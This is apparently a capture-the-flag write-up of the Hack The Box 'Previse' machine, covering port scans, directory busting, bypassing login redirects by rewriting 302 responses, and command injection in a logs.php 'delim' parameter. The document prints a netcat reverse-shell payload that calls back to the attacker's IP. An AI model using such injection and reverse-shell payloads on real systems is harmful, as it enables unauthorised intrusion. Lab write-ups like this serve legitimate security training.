HTB Previse Writeup

writeups@centraliowacybersec.com

HTB Previse Thoughts

https://app.hackthebox.com/machines/373

Previse was a cool “easy box” but I would argue it was more medium. Slightly realistic and I definitely learned something I didn’t know was a thing but totally overlooked in the enumeration. The foothold in my opinion was the hardest part. Getting root aside from a little lateral movement was fairly straight forward assuming you did good enumeration before the foothold.

Table of contents

1. Skills needed and skills learned
2. High Overview
3. Initial Scan
4. Service Enumeration
5. Privilege Escalation

1. Skills needed and skills learned

1.1. Web Enumeration
1.2. SQL
1.3. Password Cracking
1.4. Path Injection

2. High Overview

The initial scan revealed only two ports, ssh and http. Http immediately had me stumped. I tried brute forcing the login, testing sql injection, every directory buster known to man. Nothing was working. I eventually got in by manipulating the 302 reroutes to the login page to 200 okays and it gave me the pages I was looking for. Once in I manipulated a logged system run by python to pop a shell as www-data. I laterally moved into m4lwhere’s account after cracking the db password from the revealed hash on the website backup. Once on m4lwhere’s account I used path injection for a root owned shell script to pop a full root shell.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.

3. Nmap Enumeration

3.1. sudo nmap -T4 -p- -v previse.htb

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

3.2. sudo nmap -T4 -p22,80 -A -sC -sV -v previse.htb

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-title: Previse Login
|_Requested resource was login.php
|_http-favicon: Unknown favicon MD5: B21DD667DF8D81CAE6DD1374DD548004
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.3 (95%), Lin
ux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (9
3%), Linux 3.16 (93%), Linux 5.0 - 5.4 (93%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 7.913 days (since Fri Dec 31 01:49:40 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   48.91 ms 10.10.14.1
2   49.17 ms previse.htb (10.10.11.104)
```

4. Service Enumeration

4.1. I started with directory busting the website to find anything useful.

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://previse.htb
[+] Method:                  GET
[+] Threads:                 160
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lo
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
2022/01/07 23:46:31 Starting gobuster in directory enumeration mode
===============================================================
/header.php           (Status: 200) [Size: 980]
/nav.php              (Status: 200) [Size: 1248]
/footer.php           (Status: 200) [Size: 217]
/css                  (Status: 301) [Size: 308] [--> http://previse.htb/css/]
/files.php            (Status: 302) [Size: 4914] [--> login.php]
/status.php           (Status: 302) [Size: 2966] [--> login.php]
/index.php            (Status: 302) [Size: 2801] [--> login.php]
/js                   (Status: 301) [Size: 307] [--> http://previse.htb/js/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/download.php         (Status: 302) [Size: 0] [--> login.php]
/accounts.php         (Status: 302) [Size: 3994] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/logs.php             (Status: 302) [Size: 0] [--> login.php]
/login.php            (Status: 200) [Size: 2224]
/server-status        (Status: 403) [Size: 276]

===============================================================
2022/01/07 23:50:22 Finished
===============================================================
```

http://previse.htb:80/


Scan Information | Results - List View: Dirs: 4 Files: 16 | Results - Tree View | Errors:

Directory Stucture	Response Code	
/	302	3154
index.php	302	3156
download.php	302	281
login.php	200	2560
files.php	302	5310
header.php	200	1172
nav.php	200	1452
footer.php	200	394
accounts.php	302	4371
status.php	302	3324
file_logs.php	302	3806
logout.php	302	281
js	200	1343
uikit-icons.min.js	200	65280
uikit.min.js	200	134114
css	200	1125
uikit.min.css	200	275025
icons	403	446
small	403	446
logs.php	302	281
config.php	200	147


```
ID           Response   Lines    Word       Chars       Payload

000000001:   302        71 L     164 W      2801 Ch     "index.php"
000000004:   200        53 L     138 W      2224 Ch     "login.php"
000000064:   200        0 L      0 W        0 Ch        "config.php"
000000366:   302        71 L     164 W      2801 Ch     "."
000000063:   302        0 L      0 W        0 Ch        "download.php"
000000105:   200        5 L      14 W       217 Ch      "footer.php"
000000109:   200        20 L     64 W       980 Ch      "header.php"
000000102:   200        9 L      54 W       15400 Ch    "favicon.ico"
000000148:   302        0 L      0 W        0 Ch        "logout.php"
000001263:   302        74 L     176 W      2966 Ch     "status.php"
000002063:   200        31 L     60 W       1248 Ch     "nav.php"
000003635:   302        93 L     238 W      3994 Ch     "accounts.php"
000003717:   302        112 L    263 W      4914 Ch     "files.php"
000023974:   404        9 L      31 W       273 Ch      "directory
```

4.2. Everything that looked interesting was coming up as 302s back to the login page.



4.3. I turned my focus to getting some level of credentials then.
4.4. This was my downfall because I tunnel visioned on this for a while.
4.5. I tried Brute forcing the login with no success.
4.6. I tried brute forcing sql injection with no success.
4.7. After all of this I was very stuck and seeked a little guidance on the HTB discord.
4.8. Someone mentioned to pay closer attention to the burp requests and responses to the entire website.
4.9. Finally I got something useful!




4.10. Status.php was a page responding with 302 reroutes.
4.11. However if you capture the response you can clearly see the web code is in the response but with a 302 back to the login page.


Pretty Raw Hex Render \n

```
1 HTTP/1.1 302 Found
2 Date: Sat, 08 Jan 2022 06:17:40 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 2966
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
17     <meta charset="utf-8" />
18
19
20     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
21     <meta name="description" content="Previse rocks your socks." />
22     <meta name="author" content="m4lwhere" />
23     <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" />
24     <link rel="icon" href="/favicon.ico" type="image/x-icon" />
25     <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png">
26     <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
27     <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
28     <link rel="manifest" href="/site.webmanifest">
29     <link rel="stylesheet" href="css/uikit.min.css" />
30     <script src="js/uikit.min.js">
       </script>
31     <script src="js/uikit-icons.min.js">
       </script>
32
33
34     <title>
         Previse Status
       </title>
35   </head>
36   <body>
37
38     <nav class="uk-navbar-container" uk-navbar>
39       <div class="uk-navbar-center">
40         <ul class="uk-navbar-nav">
41           <li class="uk active">
```


4.12. So what if I just changed the 302 to a 200?



4.13. It worked!




4.14. Now I started enumerating the pages I didn't have access to before and came across accounts.php.



4.15. I created my own account so I could turn off burp intercept for a while.

4.16. I downloaded a site backup on the files page.




4.17. Inside this dump I found sql creds that could be useful in privesc or possibly reused for an ssh foothold?

4.18. This was in the config.php file.

```
1  <?php
2
3  function connectDB(){
4      $host = 'localhost';
5      $user = 'root';
6      $passwd = '[redacted]';
7      $db = 'previse';
8      $mycon = new mysqli($host, $user, $passwd, $db);
9      return $mycon;
10 }
11
12 ?>
13
```

4.19. After poking around I see this audit section to see who is requesting data.



4.20. When you request it downloads an out.log file like below.

```
time,user,fileID
1622482496,m4lwhere,4
1622485614,m4lwhere,4
1622486215,m4lwhere,4
1622486218,m4lwhere,1
1622486221,m4lwhere,1
1622678056,m4lwhere,5
1622678059,m4lwhere,6
1622679247,m4lwhere,1
1622680894,m4lwhere,5
1622708567,m4lwhere,4
1622708573,m4lwhere,4
1622708579,m4lwhere,5
1622710159,m4lwhere,4
1622712633,m4lwhere,4
1622715674,m4lwhere,24
1622715842,m4lwhere,23
1623197471,m4lwhere,25
1623200269,m4lwhere,25
1623236411,m4lwhere,23
1623236571,m4lwhere,26
1623238675,m4lwhere,23
1623238684,m4lwhere,23
1623978778,m4lwhere,32
1641622872,hacker,32
1641622898,hacker,32
```

4.21. These numbers seemed odd since I was there twice for 32 so I started fuzzing for others.

Request to http://previse.htb:80 [10.10.11.104]

Forward | Drop | Intercept is on | Action | Open Browser | Comment this item | HTTP/

Pretty | Raw | Hex | \n

```
GET /download.php?file=32 HTTP/1.1
Host: previse.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://previse.htb/files.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=2nr1l9sgmk1pgunup1ko0mihup
Connection: close
```

4.22. I first changed it to 4 and it downloaded a download.php that was empty.

4.23. All other numbers returned an empty download.php as well.

4.24. Now based on the description of the page, the admin wrote this in python due to lack of php experience.

4.25. He is clearly running some type of system commands through python to get this data back.

4.26. I tried changing “comma” to other things but it never did anything.


4.27. I tried “delim=comma&& whoami” and got nothing returned.

4.28. I tried “delim=comma; whoami” and got no return as well.

4.29. Finally I tried delim=comma; ping 10.10.14.21 -c 1”

```
1 POST /logs.php HTTP/1.1
2 Host: previse.htb
3 Content-Length: 11
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://previse.htb
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
  igned-exchange;v=b3;q=0.9
10 Referer: http://previse.htb/file_logs.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=2nr1l9sgmk1pgunup1ko0mihup
14 Connection: close
15
16 delim=comma;ping 10.10.14.21 -c 1
```

4.30. I turned on wireshark, listened for icmp traffic and got a response!



4.31. Great, now we’re cooking with fire.

4.32. I set up a listener on port 9001.

4.33. Ran a bash reverse shell and popped it!

```
Pretty  Raw  Hex  \n
1  POST /logs.php HTTP/1.1
2  Host: previse.htb
3  Content-Length: 11
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://previse.htb
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
   Chrome/96.0.4664.45 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
   igned-exchange;v=b3;q=0.9
10 Referer: http://previse.htb/file_logs.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=2nr1l9sgmk1pgunup1ko0mihup
14 Connection: close
15
16 delim=comma;nc -e /bin/bash 10.10.14.21 9001
```

```
┌──(kali㉿kali)-[~/Documents/boxes/chatterbox.htb]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.11.104] 37674
whoami
www-data
```

5. Privilege Escalation

5.1. I used this guide to upgrade my shell.

